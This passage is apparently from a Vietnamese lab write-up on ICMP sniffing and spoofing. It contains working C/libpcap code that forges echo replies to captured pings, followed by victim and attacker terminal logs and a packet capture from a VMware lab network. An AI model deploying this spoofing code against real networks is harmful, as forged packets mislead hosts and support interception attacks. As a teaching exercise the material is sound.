


```c
  // make a copy from original packet to buffer (faked packet)
  memset((char*)buffer, 0, PACKET_LEN);
  memcpy((char*)buffer, ip, ntohs(ip->iph_len));
  struct ipheader* newip = (struct ipheader*)buffer;
  struct icmpheader* newicmp = (struct icmpheader*)(buffer + ip_header_len);

  // Construct IP: swap src and dest in faked ICMP packet
  newip->iph_sourceip = ip->iph_destip;
  newip->iph_destip = ip->iph_sourceip;
  newip->iph_ttl = 64;

  // Fill in all the needed ICMP header information.
  // ICMP Type: 8 is request, 0 is reply.
  newicmp->icmp_type = 0;

  send_raw_ip_packet (newip);
}




void got_packet(u_char *args, const struct pcap_pkthdr *header,  const u_char *packet) {
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)
                           (packet + sizeof(struct ethheader));

    printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));
    printf("         To: %s\n", inet_ntoa(ip->iph_destip));

    /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");
            return;
        case IPPROTO_UDP:
            printf("   Protocol: UDP\n");
            return;
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
```




```
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");
            return;
        case IPPROTO_UDP:
            printf("   Protocol: UDP\n");
            return;
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
                        send_echo_reply(ip);
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;

  char filter_exp[] = "icmp[icmptype] = 8";

  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name eth3
  handle = pcap_open_live("eth0", BUFSIZ, 1, 1000, errbuf);

  // Step 2: Compile filter_exp into BPF psuedo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);

  pcap_close(handle);   //Close the handle
  return 0;
}
```

Máy nạn nhân:




```
┌──(root㉿kali)-[/home/kali]
└─# ping -c 4  8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=40.8 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=927 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=39.0 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=951 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=39.5 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=64 time=971 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=4 ttl=128 time=39.7 ms
```

Máy tấn công:



```
┌──(root㉿kali)-[/home/kali/Desktop/2]
└─# ./sniffspoff
       From: 192.168.179.131
         To: 8.8.8.8
   Protocol: ICMP
       From: 192.168.179.131
         To: 8.8.8.8
   Protocol: ICMP
       From: 192.168.179.131
         To: 8.8.8.8
   Protocol: ICMP
       From: 192.168.179.131
         To: 8.8.8.8
   Protocol: ICMP
```



```
 1 0.000000000  192.168.179.131  8.8.8.8          ICMP   98 Echo (ping) request  id=0x17c5, seq=1/256, ttl=64 (reply in 4)
 2 0.040222554  VMware_fc:19:f6  Broadcast        ARP    60 Who has 192.168.179.131? Tell 192.168.179.2
 3 0.040304462  VMware_72:ee:b7  VMware_fc:19:f6  ARP    60 192.168.179.131 is at 00:0c:29:72:ee:b7
 4 0.040304531  8.8.8.8          192.168.179.131  ICMP   98 Echo (ping) reply    id=0x17c5, seq=1/256, ttl=128 (request in 1)
 5 0.926817402  8.8.8.8          192.168.179.131  ICMP   98 Echo (ping) reply    id=0x17c5, seq=1/256, ttl=64
 6 1.001476138  192.168.179.131  8.8.8.8          ICMP   98 Echo (ping) request  id=0x17c5, seq=2/512, ttl=64 (reply in 7)
 7 1.040368646  8.8.8.8          192.168.179.131  ICMP   98 Echo (ping) reply    id=0x17c5, seq=2/512, ttl=128 (request in 6)
 8 1.951879724  8.8.8.8          192.168.179.131  ICMP   98 Echo (ping) reply    id=0x17c5, seq=2/512, ttl=64
 9 2.003190167  192.168.179.131  8.8.8.8          ICMP   98 Echo (ping) request  id=0x17c5, seq=3/768, ttl=64 (reply in 10)
10 2.042492620  8.8.8.8          192.168.179.131  ICMP   98 Echo (ping) reply    id=0x17c5, seq=3/768, ttl=128 (request in 9)
11 2.973796066  8.8.8.8          192.168.179.131  ICMP   98 Echo (ping) reply    id=0x17c5, seq=3/768, ttl=64
12 3.006284190  192.168.179.131  8.8.8.8          ICMP   98 Echo (ping) request  id=0x17c5, seq=4/1024, ttl=64 (reply in 13)
13 3.045690007  8.8.8.8          192.168.179.131  ICMP   98 Echo (ping) reply    id=0x17c5, seq=4/1024, ttl=128 (request in…
14 3.999507483  8.8.8.8          192.168.179.131  ICMP   98 Echo (ping) reply    id=0x17c5, seq=4/1024, ttl=64
15 5.064714724  VMware_72:ee:b7  VMware_fc:19:f6  ARP    60 Who has 192.168.179.2? Tell 192.168.179.131
16 5.064715139  VMware_fc:19:f6  VMware_72:ee:b7  ARP    60 192.168.179.2 is at 00:50:56:fc:19:f6
17 6.045510370  VMware_bd:35:2f  VMware_72:ee:b7  ARP    42 Who has 192.168.179.131? Tell 192.168.179.129
18 6.045800262  VMware_72:ee:b7  VMware_bd:35:2f  ARP    60 192.168.179.131 is at 00:0c:29:72:ee:b7
```